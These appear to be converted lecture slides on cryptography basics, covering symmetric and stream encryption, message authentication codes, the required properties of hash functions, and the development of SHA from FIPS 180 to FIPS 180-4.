


Key input to a  
pseudorandom  
bit generator

- Produces stream of random like numbers
- Unpredictable without knowing input key
- XOR keystream




(a) Block cipher encryption (electronic codebook mode)



(b) Stream encryption

Figure 2.2 Types of Symmetric Encryption



**Figure 20.5 Performance Comparison of Symmetric Ciphers on a 3-GHz Processor**

# Motivating Problems:

Confidentiality: how could we encrypt a message?  
(email, web/http, sms, etc)

Apply AES – select key size and mode

Integrity: how could we authenticate a message???  
Authentic because it's encrypted??  
No, ex: what if AES-ECB blocks re-ordered??

(availability – not primary motivation now,  
provided the approach is feasible)

# Message Authentication



Protects against  
active attacks

Verifies received  
message is  
authentic

Can use  
conventional  
encryption

- Contents have not been altered
- From authentic source
- Timely and in correct sequence

- Only sender and receiver share  
a key

# Message Authentication Without Confidentiality

- Message encryption by itself does not provide a secure form of authentication
- It is possible to combine authentication and confidentiality in a single algorithm by encrypting a message plus its authentication tag
- Typically message authentication is provided as a separate function from message encryption
- Situations in which message authentication without confidentiality may be preferable include:
  - There are a number of applications in which the same message is broadcast to a number of destinations
  - An exchange in which one side has a heavy load and cannot afford the time to decrypt all incoming messages
  - Authentication of a computer program in plaintext is an attractive service
- Thus, there is a place for both authentication and encryption in meeting security requirements







Figure 2.3 Message Authentication Using a Message Authentication Code (MAC).



**(a) Using symmetric encryption**




**(b) Using public-key encryption**



**(c) Using secret value**

Figure 2.5 Message Authentication Using a One-Way Hash Function.



$P, L = \text{padding plus length field}$

**Figure 2.4 Cryptographic Hash Function;  $h = H(M)$**

# To be useful for message authentication, a hash function $H$ must have the following properties:



Can be applied to a block of data of any size



Produces a fixed-length output



$H(x)$  is relatively easy to compute for any given  $x$



One-way or pre-image resistant

- Computationally infeasible to find  $x$  such that  $H(x) = h$



Computationally infeasible to find  $y \neq x$  such that  $H(y) = H(x)$



Collision resistant or strong collision resistance

- Computationally infeasible to find any pair  $(x,y)$  such that  $H(x) = H(y)$

# Security of Hash Functions

There are two approaches to attacking a secure hash function:

## Cryptanalysis

- Exploit logical weaknesses in the algorithm

SHA most widely used hash algorithm

Additional secure hash function applications:

## Passwords

- Hash of a password is stored by an operating system

## Brute-force attack

- Strength of hash function depends solely on the length of the hash code produced by the algorithm

## Intrusion detection

- Store  $H(F)$  for each file on a system and secure the hash values

	Bit 1	Bit 2	• • •	Bit n
Block 1	$b_{11}$	$b_{21}$		$b_{n1}$
Block 2	$b_{12}$	$b_{22}$		$b_{n2}$
•	•	•	•	•
•	•	•	•	•
•	•	•	•	•
Block m	$b_{1m}$	$b_{2m}$		$b_{nm}$
Hash code	$c_1$	$c_2$		$c_n$


**Figure 21.1 Simple Hash Function Using Bitwise XOR**

Parity Bit – Effective against classes of errors,  
not effective against adversaries

# Secure Hash Algorithm (SHA)

- SHA was originally developed by NIST
- Published as FIPS 180 in 1993
- Was revised in 1995 as SHA-1
  - Produces 160-bit hash values
- NIST issued revised FIPS 180-2 in 2002
  - Adds 3 additional versions of SHA
  - SHA-256, SHA-384, SHA-512
  - With 256/384/512-bit hash values
  - Same basic structure as SHA-1 but greater security
- The most recent version is FIPS 180-4 which added two variants of SHA-512 with 224-bit and 256-bit hash sizes

